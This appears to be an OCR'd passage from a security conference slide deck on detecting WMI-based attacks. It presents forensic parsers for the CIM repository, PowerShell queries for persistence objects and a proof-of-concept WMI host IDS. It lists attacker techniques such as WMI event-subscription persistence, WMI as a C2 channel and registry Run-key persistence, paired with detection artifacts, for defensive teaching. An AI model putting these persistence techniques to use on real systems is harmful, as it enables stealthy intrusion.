  - python-cim – forensic WMI repo parser written in Python
  - WMIParser – command line DFIR tool written in C++
    - `WmiParser.exe –p “%path_to_CIM_repo%” [–o “%path_to_log_file%”]`

https://github.com/fireeye/flare-wmi

python-cim

- Pure Python parser for CIM repository
  - Operates on forensic images across Windows, Linux, OSX
- Easy-to-use library, many example scripts
  - Extract persistence, timeline instances, pull out data
- Qt GUI for intuitive data exploration

https://github.com/fireeye/flare-wmi/python-cim

python-cim Demo


cim - ui
Browse
Query
Key:
Query
Save

WMIParser.exe

- C++ forensic parser for the CIM repository
  - Windows
- Easy-to-use commands:
  - Extract persistence, pull out data
  - Guided wizard to find evil consumers and their event triggers
  - Parsers for namespaces, class definitions, object instances, event consumers

https://github.com/fireeye/flare-wmi/WMIParser

WMIParser Demo

Command Prompt

```
C:\Tools\CC_Stealer>WmiParser.exe -p Repo
```

Next Generation Detection 2/2

- Collect entire CIM repo (directory `%SystemRoot%\WBEM\Repository`)
- Parse offline
  - Inspect persistence objects
    - `__EventFilter` instances
    - `__FilterToConsumerBinding` instances
    - `ActiveScriptEventConsumer`, `CommandLineEventConsumer` instances
    - `CCM_RecentlyUsedApps` instances
    - etc.
  - Timeline new/modified class definition and instances
  - Export suspicious class definitions
  - Decode and analyze embedded scripts with full confidence

WMI Attack Detection

Attacker Detection with WMI

Consider the following attacker actions and their effects:

- Attack: Persistence via permanent WMI event subscriptions
- Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` created
- Attack: Use of WMI as a C2 channel. E.g. via namespace creation
- Effect: Instances of `__NamespaceCreationEvent` created
- Attack: WMI used as a payload storage mechanism
- Effect: Instances of `__ClassCreationEvent` created

Attacker Detection with WMI

- Attack: Persistence via the Start Menu or registry
- Effect: `Win32_StartupCommand` instance created. Fires `__InstanceCreationEvent`
- Attack: Modification of additional known registry persistence locations
- Effect: `RegistryKeyChangeEvent` and/or `RegistryValueChangeEvent` fires
- Attack: Service creation
- Effect: `Win32_Service` instance created. Fires `__InstanceCreationEvent`

Are you starting to see a pattern?

Attacker Detection with WMI

WMI is the free, agent-less host IDS that you never knew existed!

Attacker Detection with WMI

Wouldn't it be cool if WMI could be used to detect and/or remove **ANY** persistence item?

1. WMI persistence
2. Registry persistence
   - `Run`, `RunOnce`, `AppInit_DLLs`, Security Packages, Notification Packages, etc.
3. Service creation
4. Scheduled job/task creation
5. etc.

Benefits of a WMI solution

- Available remotely on all systems
- Service runs by default
- Unlikely to be detected/removed by attacker
- Persistent
- No executables or scripts on disk – i.e. no agent software installation
- *Nearly* everything on the operating system can trigger an event

Security vendors, this is where you start to pay attention…

Introducing WMI-HIDS

- A proof-of-concept, agent-less, host-based IDS
- Consists of just a PowerShell installer
- PowerShell is not required on the remote system
- Implemented with permanent WMI event subscriptions

https://github.com/fireeye/flare-wmi/tree/master/WMI-IDS

Windows PowerShell

```
PS Attacker/Defender>
```

WMI-IDS Takeaway

- Be creative!
- There are **thousands** of WMI objects and events that may be of interest to defenders
  - `Root\Cimv2:Win32_NtEventLog`
  - `Root\Cimv2:Win32_ProcessStartTrace`
  - `Root\Cimv2:CIM_DataFile`
  - `Root\StandardCimv2:MSFT_Net*` (Win8+)


Attacker Detection with WMI

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}

Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```


Existing Detection Utilities

- Sysinternals Autoruns





- Kansa
  - https://github.com/davehull/Kansa/
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

Mitigations – Namespace ACLs



Mitigations – Namespace ACLs





Thank you!

- For fantastic ideas
  - Will Schroeder (@harmj0y) and Justin Warner (@sixdub) for their valuable input on useful `__EventFilters`
- Thanks to our awesome Mandiant investigators for seeking this out, discovering it, and remediating!
  - Nick Carr, Matt Dunwoody, DJ Palombo, and Alec Randazzo
- For inspiration
  - APT 29 for your continued WMI-based escapades and unique PowerShell coding style

References

- *Understanding WMI Malware* - Julius Dizon, Lennard Galang, and Marvin Cruz/Trend Micro
  - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__understanding-wmi-malware.pdf

- *There's Something About WMI* - Christopher Glyer, Devon Kerr
  - https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_There%27s_Something_About_WMI.pdf

The FLARE On Challenge

- Multiple binary CTFs – puzzles, malware, etc
- In 2014, the First FLARE On Challenge was a huge success
  - Over 7,000 participants and 226 winners!
- Second Challenge is live and open
  - FLARE-On.com
  - Closes on 9/8
  - Diverse puzzles: UPX, Android, Steg, .NET and more
- Those who complete the challenge get a prize and bragging rights!

THANK YOU!

Questions?